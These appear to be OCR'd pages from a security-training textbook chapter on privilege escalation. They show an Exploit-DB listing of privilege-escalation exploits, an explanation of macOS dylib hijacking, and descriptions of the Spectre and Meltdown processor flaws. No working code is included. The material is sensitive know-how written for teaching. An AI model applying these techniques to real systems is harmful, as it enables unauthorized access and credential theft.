


Show 15

Search: Privilege Escalation

Date	D	A	V	Title	Type	Platform	Author
2022-03-22	⬇		✕	Sysax FTP Automation 6.9.0 - Privilege Escalation	Local	Windows	bzyo
2022-03-09	⬇		✕	Printix Client 1.3.1106.0 - Privilege Escalation	Local	Windows	Logan Latvala
2022-03-08	⬇		✕	Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	Local	Linux	Lance Biggerstaff
2022-02-28	⬇		✕	WAGO 750-8212 PFC200 G2 2ETH RS - Privilege Escalation	Remote	Hardware	Momen Eldawakhly
2022-02-21	⬇		✕	Cyclades Serial Console Server 3.3.0 - Local Privilege Escalation	Local	Hardware	ibby
2022-02-04	⬇		✕	Servisnet Tessa - Privilege Escalation (Metasploit)	WebApps	Multiple	AkkuS
2022-01-27	⬇		✕	PolicyKit-1 0.105-31 - Privilege Escalation	Local	Linux	Lance Biggerstaff
2022-01-18	⬇		✕	OpenBMCS 2.4 - Create Admin / Remote Privilege Escalation	WebApps	PHP	LiquidWorm
2022-01-05	⬇		✕	Automox Agent 32 - Local Privilege Escalation	Local	Windows	Greg Foss
2021-12-14	⬇		✕	Laravel Valet 2.0.3 - Local Privilege Escalation (macOS)	Local	macOS	leonjza
2021-12-06	⬇		✕	Auerswald COMpact 8.0B - Privilege Escalation	Remote	Hardware	RedTeam Pentesting GmbH
2021-12-01	⬇		✕	MilleGPG5 5.7.2 Luglio 2021 - Local Privilege Escalation	Local	Windows	Alessandro Salzano
2021-11-29	⬇	▣	✕	orangescrum 1.8.0 - Privilege escalation (Authenticated)	WebApps	Multiple	Hubert Wojciechowski

Figure 6.95: Screenshot of Exploit DB showing privilege escalation vulnerabilities



Privilege Escalation Using Dylib Hijacking


- In macOS, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib

- Tools such as **Dylib Hijack Scanner** and **Dylib-Hijack-Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attacks

User
Run the application
Application Directory
.dmg
Malicious dylib
Request for dylib
Load malicious dylib
macOS Dynamic Library
Malicious dylib at /Application/Blah.app/Contents/lib
Original dylib at /System/library
Gain remote access to the system
Inject malicious dylib at /Application/Blah.app/Contents/lib
Attacker

Privilege Escalation Using Dylib Hijacking


Similar to Windows, macOS is also vulnerable to dynamic library attacks. macOS provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. macOS allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.



User
Run the application
Application Directory
.dmg
Malicious dylib
Request for dylib
Load malicious dylib
macOS Dynamic Library
Malicious dylib at /Application/Blah.app/Contents/lib
Original dylib at /System/library
Gain remote access to the system
Inject malicious dylib at /Application/Blah.app/Contents/lib
Attacker

Figure 6.96: Example of privilege escalation using Dylib hijacking

Tools such as Dylib Hijack Scanner and Dylib-Hijack-Scanner help attackers detect dylibs that are vulnerable to hijacking attacks.



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability

- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials**, **private keys**, etc.

Privilege Escalation Using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this

feature to force the processor to take an improper speculative decision and further access data out of range.

